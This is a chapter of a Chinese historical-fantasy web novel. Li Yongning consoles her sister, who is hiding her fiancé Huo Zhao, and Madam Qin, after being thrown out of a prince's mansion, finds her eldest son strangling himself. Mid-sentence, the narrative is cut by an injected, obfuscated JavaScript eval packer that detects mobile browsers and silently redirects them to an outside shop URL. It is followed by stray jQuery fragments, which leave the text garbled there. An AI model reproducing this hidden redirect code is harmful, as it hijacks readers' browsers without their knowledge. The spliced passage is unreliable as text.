“姐姐,姐姐,”李永宁打开房门,就发现李庆安一个人坐在美人榻上,垂着头,看着很是气闷的样子。
李庆安坐在床榻上,看到她来了,也没什么反应。
李永宁有些踌躇,姐姐和霍昭哥,这又是怎么了?
两个人不是明年就要成亲了吗?未婚夫妻总吵架,这亲事还能成吗?
李永宁想逗姐姐笑,缓和一下气氛,便捏住鼻子做了个鬼脸,“姐姐,你看我!略略略!”
她们小时候常玩儿这个,以前李庆安不高兴了,李永宁就扮鬼脸逗她开心。
李庆安有气无力地点了点李永宁的额头,“多大人了,怎么还这么幼稚?”
李永宁努了努鼻子,“这不是想让你高兴一点嘛?我在外面的时候,一直很端庄大方的!”
李永宁把头靠在了李庆安肩上,“姐姐,你到底为什么和阿朝哥吵架呀?”
李永宁顿了顿,“你要是真的不喜欢他的话,不如我们去和皇伯父说,把这个婚约解除了吧?”
李庆安眼前闪过一片黑色的衣角,她连忙说,“不行!”
李永宁看向李庆安,“可是姐姐,强扭的瓜不甜啊,如果你们两个人总是吵架,再好的感情也经不起折腾,那还不如早早分开呢!”
“大人的事儿,小孩儿别乱出主意,”李庆安把李永宁推出门去,“走吧走吧,竟知道出馊主意!”
李永宁茫然地被李庆安推出门,她本来还想再回去劝姐姐。
可她觉得姐姐看起来精神头挺足的……应该不会有什么事儿吧?
李永宁摇摇头,看看渐晚的天色,决定不想了,回去洗个澡,便睡下吧。
屋内,李庆安看着霍昭,“你刚才在房梁上弄出了声音,你知不知道!”
幸亏永宁平时不是个心细的人,否则就要发现霍昭还在她的屋子里了!
霍昭把玩着手里的越州青瓷杯,“我当然知道啦,”他晃了下杯中的清茶,碧绿的茶水澄澈透亮。
霍昭皮笑肉不笑地说,“这个永宁,我平时白对她好了,居然撺掇你和我取消婚约!”
李庆安拍了拍霍昭的肩膀,稍加安抚,“你也别什么事都怪宁宁,今天是我先骗她的。宁宁以为咱们有矛盾,才这么说话的。。”
李庆安一直觉得李永宁是个小孩,可眼下,李永宁不光有了喜欢的人,而且看起来这喜欢还不是一般的喜欢。
永宁这样一个在宫里养尊处优长大的女孩,居然三番五次地追着师道长出入危险的地方,这跟她的性格一点都不像。
别人不清楚李永宁的心思,李庆安还能不清楚吗?
永宁其实很胆小的,她是贪玩儿,但她平时很乖,李庆安叫她不要做危险的事情,永宁就不会去做。
可现在,永宁总是追在这位师雪寂身后跑,连她的话也不听了,上次还去了小荒村那么危险的地方。
李庆安心中又是惆怅,又是担忧。
霍昭倒是看得很开,“永宁也不是小孩了,你总不能关着她一辈子吧?想让人成长,就得先给她自由。”
“你懂什么?永宁性子天真纯善,她在外面,会吃亏的。”李庆安仍是不放心。
霍昭扬了扬下巴,“我什么都不懂,但我还得陪着你演戏,三天两头地假装和你闹别扭。”
“你是她姐夫啊,当然要管她。”李庆安给霍昭拿了一床被子,“坊市门都关了,今晚你就在美人榻上睡吧。”
灯树的光晕打在李庆安雪白的侧脸上,竟生出几分朦胧温柔之意。
霍昭走到李庆安身后,紧紧抱住她。
“你干什么……”
李庆安话说到一半,察觉到霍昭的异样,顿时不动了。
过了好一会,霍昭才松开李庆安,“究竟要等多久,才能成婚啊?”
李庆安快步走回床边,淡粉色的琉璃珠在灯光下折射出异样的光彩,“你等着吧!”
霍昭拉过绣被,盖在身上,被子是很清淡的香气,是霍昭所熟悉的李庆安的味道。
他有点得意,“我等着呢,都等了十年了!”
李庆安无言以对,这个人都不知道,害臊的吗?她默默便将床帐帘子解了下来,遮住了霍昭的视线。
*
秦夫人被人捉着扔出宸王府,连鬓边的珠钗都散乱了。
小翠一看夫人的窘态,连忙迎上去,把自己头上的帷帽戴在秦夫人头上。
“夫人,这是怎么了?”
“回家,回家……”
秦夫人来到长安后,这是头一次受到这么大的侮辱,几乎是被人推出来的。
那些人看着她的目光,像是看着一团脏东西,烂泥巴。
看秦夫人神色凄楚,小翠顾不上再问话,扶着秦夫人上了轿子,对着马夫大哥喊,“张大哥,咱们回家吧。”
这时候,太阳西斜,坊市门要不了多久就要关闭了。
马夫挥动鞭子,马儿吃痛,马车的车轱辘骨碌碌地转了起来。
小翠帮秦夫人整理散乱的头发,看秦夫人情绪稍好,才敢问,“夫人,您进去之后发生什么事儿了?是谁欺辱您了吗?”
小翠心里疑惑,秦夫人去之前,明明信心满满,踌躇满志的。怎么出来的时候这样狼狈?
秦夫人的眼角又红了,“小翠,我生了个白眼狼啊。”
小翠愣了一瞬,白眼狼?夫人是在说谁?
是大郎君赵承安,还是小郎君赵承辉?
难不成是大姑娘赵承欢?
夫人一共就这三个孩子,先头第一个孩子便是大郎君赵承安,大郎君八九岁时,赵家双喜临门,老爷升迁来了长安,夫人恰好那年又生了一对龙凤胎。
龙凤胎中年长的是姐姐,夫人为女儿取名叫赵承欢,年幼的是弟弟,老爷给他起名为承辉,取自门庭光辉之意。
大郎君很有出息,之前参加了进士考试,可惜差了几名,没有考中。
老爷让他在家再学上几年,三年后,重新参加礼部的进士考试。总归大郎君还年轻,不到三十岁呢,谋个进士出身,往后才好授官。
大郎君是老爷和夫人的希望,夫人绝不可能说大郎君是白眼狼。
大姑娘赵承欢和老爷的同僚家的长子定了亲事,再待上两年便要嫁人,她性情温和柔糯,平时说话都不大声,她也不可能是白眼狼啊。
难不成是小郎君?
小郎君赵承辉是赵家年纪最小的孩子,他最受宠爱,嘴也最
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17616058|204145||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
甜,一向是老爷和夫人的开心果,不过他一向仗着自己受宠,性子顽劣,是个小魔王。
难不成是他做了什么坏事?惹得夫人动怒,才叫他白眼狼?
“二郎是个白眼狼啊!”秦夫人掩面拭泪。
二郎?小翠觉得自己好像听到了什么了不得的秘辛。
赵家什么时候有过二郎了?
“他怨我,我就知道,我就知道他一直恨我!他恨我当时亲手把他推给老道士!”秦夫人捂着胸口,“可我当时是不得已的呀,他天生不祥,他在哪里,哪里便不得安宁!老爷都说要给我递休书了,我只是,我只是太害怕了……”
她并非不爱那个孩子,只是在自己和那个孩子之间,她选择了自己,这难道也有错吗?
更何况这么多年过去了,他不是过得很好吗?
若是当时他没被送走,赵家一定会落一个家破人亡的下场,现在这样,彼此安好,难道不是两全其美的大好事吗?
他怎么能怪她?她是生他养他的娘啊。
马夫在坊市大门关闭前,驶入了崇义坊,太阳彻底消散在天边,天边泛起幽蓝色的光晕,黑夜就要来临。
秦夫人刚进院子,就被管家婆子找了去。
管家婆子告诉她,大郎又发病了,秦夫人之前的羞愤恼怒全被压了下去,她焦急地问,“我今天走的时候,大郎不是好好的吗?怎么好端端的又发病了?”管家婆子也说不清,“没人进大郎君的院子打扰他,餐食和水都是从门口的小缝儿递进去的。天色暗下来没多久,大郎君就有些不对劲了。”
秦夫人走到赵大郎的房间门口,听着赵大郎的惨嚎,隔着黑漆漆的绸子,看不清屋里的情形。
屋里的惨嚎越发凄厉,她犹豫再三,还是叫下人强行破门。
三两个青壮的汉子一起发力,木门轰然倒地。
“嗬嗬嗬,嗬……娘,救救我!娘!”赵大郎在床上翻滚着,自己用力掐住了自己的脖子,脖子上的青筋暴凸,眼睛要从眼眶里瞪出来,枯黄的长发被汗透湿,随意的散落在榻上,潮湿又黏腻。
一面呼救,一面又要杀自己,秦夫人和下人都愣住了。
“呃,呃……”赵大郎呼吸微弱下来,出气多,进气少。
秦夫人这才反应过来,“快救大郎,快救大郎,把他的手掰开!”
赵大郎掐住自己脖子的手格外有力,一个常年干了力气活的青壮下人居然一时没能掰开那双手。
直到秦夫人吩咐下人一起上,几人合力才将那手掰开。
只是手掌虽掰开了,但指骨断了几节,软软地垂在掌心。
读书人最重要的便是那双手,秦夫人心疼不已,“明日去请医署的医官过来,多使些银钱,让他们好好帮大郎看病。”
赵大郎已经昏死过去了,他这几日都没怎么吃饭饮水,发过一次病后,体力耗尽,意识模糊,仰头倒了下去。
秦夫人看着赵大郎脖子上的淤痕,眼底忍不住泛起了泪花,“大郎好好的,怎么就生起了病?”
赵大郎太久没有休息过了,昏迷对他来说,反而是一种恩赐。
秦夫人没回自己的院子,就在床边,守了赵大郎整整一天一夜。